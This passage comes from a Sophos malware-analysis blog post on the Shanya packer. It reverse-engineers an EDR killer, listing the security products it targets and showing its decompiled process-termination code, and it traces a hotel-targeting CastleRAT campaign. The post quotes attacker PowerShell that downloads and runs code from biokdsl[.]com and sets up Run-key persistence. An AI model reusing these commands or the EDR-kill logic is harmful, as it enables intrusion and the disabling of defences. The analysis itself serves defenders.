dq offset aKlupdKlifsdkAr ; "klupd_klifsdk_arkmon"
dq offset aQaxnfdrv   ; "QaxNfDrv"
dq offset aQkbasechain64 ; "QKBaseChain64"
dq offset aQknetfilter ; "QKNetFilter"
dq offset aQksecureio ; "QKSecureIO"
dq offset aQesengex   ; "QesEngEx"
dq offset aQkhelp64   ; "QkHelp64"
dq offset aQmnetmonw64 ; "qmnetmonw64"
dq offset aQmudisk64Ev ; "QMUDisk64_ev"
dq offset aQqsysmonx64Ev ; "QQSysMonX64 EV"

```



Figure 20: So many targeted services

And processes:

```

process_list    dq offset aMpcmdrunExe ; DATA XREF: sub_140003830+24E↑r
                                                         ; sub_140003830+255↑to ...
                                                         ; "MpCmdRun.exe"
                dq offset aMmpengExe ; "MsMpEng.exe"
                dq offset aMmpengcpExe ; "MsMpEngCP.exe"
                dq offset aMssenseExe ; "MsSense.exe"
                dq offset aSecurityhealth ; "SecurityHealthService.exe"
                dq offset aUhssvcExe ; "uhssvc.exe"
                dq offset aAvpExe ; "avp.exe"
                dq offset aKlnagentExe ; "klnagent.exe"
                dq offset aAvpsusExe ; "avpsus.exe"
                dq offset aAvpuiExe ; "avpui.exe"
                dq offset aKavfsExe ; "kavfs.exe"
                dq offset aKavfsgtExe ; "kavfsgt.exe"
                dq offset aKavfswhe ; "kavfswhe.exe"
                dq offset aKavfswpExe ; "kavfswp.exe"
                dq offset aKavtrayExe ; "kavtray.exe"
                dq offset aEbloaderExe ; "ebloader.exe"
                dq offset aKlcsldclExe ; "klcsldcl.exe"
                dq offset aSoyuzExe ; "soyuz.exe"
                dq offset aProtonExe ; "proton.exe"
                dq offset aVapmExe ; "vapm.exe"
                dq offset aSedserviceExe ; "SEDSERVICE.exe"
                dq offset aHmpalertExe ; "hmpalert.exe"
                dq offset aSspserviceExe ; "SSPSERVICE.exe"
                dq offset aSophosntpserve ; "SophosNtpService.exe"
                dq offset aSophosnetfilter ; "SophosNetFilter.exe"
                dq offset aMcsagentExe ; "McsAgent.exe"
                dq offset aMcsclientExe ; "McsClient.exe"
                dq offset aSophosfsExe ; "SophosFS.exe"
                dq offset aSophosfilesca ; "SophosFileScanner.exe"
                dq offset aSophoshealthEx ; "SophosHealth.exe"

                dq offset aSophosEncrypti ; "Sophos.Encryption.BitLockerService.exe"
                dq offset aSophoslivequer ; "SophosLiveQueryService.exe"

```

Figure 21: A long list of processes, including some belonging to Sophos. (That doesn't mean the attempt is successful, but we'll get into that in a moment)

These service and process names belong to security products that are targeted by the EDR killer. The user mode killer searches the running processes and installed services. If it finds a match, it sends a kill command to the malicious kernel driver, as shown in Figure 22:

```

v6 = driver_list;
v7 = 0i64;
if ( driver_list )
{
    while ( !StrStrIA(v5, v6) )
    {
        v6 = (&driver_list)[++v7];
        if ( !v6 )
            goto LABEL_14;
    }
    LODWORD(v18) = 0;
    memset(v17, 0, 0x10ui64);
    v8 = sub_140005750(a1);
    if ( !v8 )
    {
        MessageBoxA(
            0i64,
            "CRITICAL ERROR!!! TELL CODER IF IT'S APPEARED!",
            "CRITICAL ERROR!!! TELL CODER IF IT'S APPEARED!",
            0);
    }
LABEL_13:
    ((void (__fastcall __noreturn *)(__int64))sub_140009F44)(0xDEADC0DEi64);
}
v9 = qword_140051008;
v17[0] = v8;
v17[1] = qword_140051000;
v10 = get_PEB();
if ( !(unsigned int)sub_140001480(
    (unsigned int)*(_QWORD *)&v10[4].GdiHandleBuffer[46],
    v11,
    v12,
    v9,
    v14,
    (__int64)v17,
    16i64,
    v15,
    v16,
    (__int64)&v18) )

```



Figure 22: Attempting to smite the security products it finds

The malicious kernel driver abuses the vulnerable clean driver, gaining write access that enables the termination and deletion of the processes and services of the protection products as shown in Figure 23:

```

DbgPrint("HandleIoctl: PsLookupProcessByProcessId pid:0x%x\n", *(_QWORD *)&MasterIrp->Type);
v8 = PsLookupProcessByProcessId(v7, &Process);
v6 = v8;
if ( v8 )
{
LABEL_20:
    DbgPrint("HandleIoctl: PsLookupProcessByProcessId failed with status 0x%x\n", v8);
    goto LABEL_16;
}
v9 = CopyProcessImagePath(Process, SourceString, 2048i64);
v6 = v9;
if ( v9 )
{
    DbgPrint("HandleIoctl: GetProcessImagePathByPEProcess failed with status 0x%x\n", v9);
}
else
{
    RtlInitUnicodeString(&DestinationString, SourceString);
    v10 = set_file_DACL(&DestinationString);
    v6 = v10;
    if ( v10 )
    {
        DbgPrint("HandleIoctl: UntrustFile failed with status 0x%x\n", v10);
    }
    else
    {
        v11 = zwterminateprocess(Process);
        v6 = v11;
        if ( v11 )
            DbgPrint("HandleIoctl: TerminateProcessByPID failed with status 0x%x\n", v11);
    }
}

```



Figure 23: And the shutdown

In a typical scenario, we see this sort of activity paired with a ransomware infection. The process tree in Figure 24 shows, as an example, the deployment of the Akira ransomware, along with attempts to execute two different versions of the EDR killer, both in DLL side-loading scenarios:




Figure 24: The process by which the EDR killer clears the way for a ransomware infection, in this case Akira. (The F's indicate the number of files written or read)

The first deployment we noted of this EDR killer happened near the end of April 2025, in a Medusa attack (as shown in Figure 25). It has been used in multiple ransomware operations since then, most frequently by Akira (as [described by](#) GuidePoint Security in August), but also by [Qilin](#) and [Crytox](#).

Shanya occurrence over 28 weeks of detections (April-November 2025)




Figure 25: A distribution of Shanya-involved cases analyzed between April and November 2025, week by week

In action: CastleRAT

To give a sense of how this packer manifests in the wild, we'll look briefly at a malware distribution campaign that utilized Shanya, in this case to target hotels.

It was [reported](#) in September 2025 as part of a booking.com-themed ClickFix campaign, as shown in Figure 26:




Figure 26: Reports of the infection appeared on a social media site; the Polish-language “verification” screen shown in the lower half of the image tricks the targeted user into loading malicious code

The file list reported by the researcher, as shown in Figure 27, matches the files we have seen:

All'inizio della settimana			
wmsgapi.dll	02/09/2025 22:49	Estensione dell'applic...	672.161 KB
Molto tempo fa			
consent.exe	21/11/2010 04:24	Applicazione	110 KB
atlprov.dll	19/03/2010 14:02	Estensione dell'applic...	202 KB
c1.dll	19/03/2010 14:02	Estensione dell'applic...	783 KB
c1xx.dll	19/03/2010 14:02	Estensione dell'applic...	2.812 KB
c2.dll	19/03/2010 14:02	Estensione dell'applic...	2.910 KB
disco.exe	19/03/2010 14:02	Applicazione	54 KB
aximp.exe.config	20/01/2010 23:39	File CONFIG	1 KB
isvtier5appsigndk.cc	30/09/2009 21:27	File CC	21 KB
isvtier5appsigndk.xml	30/09/2009 21:27	Microsoft Edge HTM...	5 KB
isvtier5appsigndk_client.xml	30/09/2009 21:27	Microsoft Edge HTM...	56 KB
msrootpub1.dat	30/09/2009 21:27	File DAT	1 KB
msrootpub2.dat	30/09/2009 21:27	File DAT	1 KB
dasmhlp.cnt	31/08/2009 05:09	File CNT	1 KB
DASMHLP.HLP	31/08/2009 05:09	File della Guida	22 KB
disco.exe.config	31/08/2009 05:09	File CONFIG	1 KB

Figure 27: Familiar names, unfortunately

We also observed that a PowerShell script was used to download the next stage:

```
Malware name:    C2_10a (T1071.001)
Beacon time:     2025-09-06T11:32:18.000Z
Command line:    powershell -w h -ep b -c "iex (iwr 'biokdsl[.]com/upd' -useb).Content"
```

The *upd* script downloaded and unpacked the consent.zip archive, which contained the DLL side-loading components shown in Figure 28:

```
try {
    $zX9pL = [System.IO.Path]::GetTempPath()
    $mK4vR = Join-Path $zX9pL "consent.zip"
    $qB7wN = "biokdsl" + "." + "com"
    $fH2yT = "https://" + $qB7wN + "/apip/f/f"

    # Network operation
    $pD6jS = New-Object System.Net.WebClient
    $pD6jS.Headers.Add("User-Agent", "PowerShell/5.1")
    $pD6jS.DownloadFile($fH2yT, $mK4vR)

    if (Test-Path $mK4vR) {
        # Archive extraction
        try {
            Add-Type -AssemblyName System.IO.Compression.FileSystem
            [System.IO.Compression.ZipFile]::ExtractToDirectory($mK4vR, $zX9pL)
        }
    }
}
```

Figure 28: Starting to look rather familiar

We have seen the following download servers in use:

- biokdsl[.]com/upd
- biklkfd[.]com/upd

The archive that was downloaded had the name and hash 59906b022adfc6f63903adbdbb64c82881e0b1664d6b7f7ee42319019fcb3d7e: consa[.]zip . It registered for autostart and then executed the clean loader (consent.exe) as shown in Figure 29:

```
# Binary location
$vJ3zM = Join-Path $zX9pL "consent.exe"
if (-not (Test-Path $vJ3zM)) {
    $vJ3zM = Join-Path $zX9pL "consent\consent.exe"
}
if (-not (Test-Path $vJ3zM)) {
    $aL9kF = Get-ChildItem $zX9pL -Recurse -Name "*.exe" -ErrorAction SilentlyContinue
    if ($aL9kF) {
        $vJ3zM = Join-Path $zX9pL $aL9kF
    }
}

if (Test-Path $vJ3zM) {
    # Persistence mechanism
    $iR6xP = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
    $nC2hV = "SystemUpdate"
    $dF4sK = "`"$vJ3zM`""
    try {
        New-ItemProperty -Path $iR6xP -Name $nC2hV -Value $dF4sK -PropertyType String
    } catch {}

    # Process execution
    Start-Process $vJ3zM -WindowStyle Hidden -ErrorAction SilentlyContinue
}
```

Figure 29: The clean loader abused

The clean executable then loaded the malicious DLL, named wmsgapi.dll, which was inflated by appended bytes to the huge size of 656MB. The final payload here has been [identified by RecordedFuture](#) as CastleRAT.

Sophos protections


Sophos protections against this malware include, but are not limited to, ATK/Shanya-B, ATK/Shanya-C, and ATK/Shanya-D.

Conclusion

Packer-as-a-service offerings and EDR killers will both be with us for the foreseeable future. The combination of the two is very popular with ransomware groups. Because there is a need and a financial motive, we can't expect this particular malware type to go away anytime soon – and we will doubtless find further-evolved versions in the future.

Indicators of compromise

A set of indicators of compromise associated with Shanya is [provided](#) on our GitHub.



About the Author

[Gabor Szappanos](#)

Gabor graduated from the Eotvos Lorand University of Budapest with a degree in physics. His first job was in the Computer and Automation Research Institute, developing diagnostic software and hardware for nuclear power plants. He started antivirus work in 1995, and began developing freeware antivirus solutions in his spare time. Gabor joined VirusBuster in 2001 where he was

responsible for taking care of macro virus and script malware and became head of the virus lab in 2002. In 2008 he became a member of the Board of Directors in AMTSO (Anti Malware Testing Standards Organization) and, in 2012, joined Sophos as a Principal Malware Researcher.



About the Author

[Steve Gaudreault](#)

Steve Gaudreault is a Senior Threat Researcher at SophosLabs. His areas of expertise include malware reverse engineering, C2 protocol analysis, generating detection rules and configuration extractors.

Read Similar Articles

May 24, 2021

[What to expect when you've been hit with Avaddon ransomware](#)

May 19, 2021

[What's New in Sophos EDR 4.0](#)

May 19, 2021

[Sophos XDR: Driven by data](#)

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Save my name, email, and website in this browser for the next time I comment.

Subscribe to get the latest updates in your inbox.

Which categories are you interested in?

- Products and Services
- Threat Research
- Security Operations
- AI Research
- #SophosLife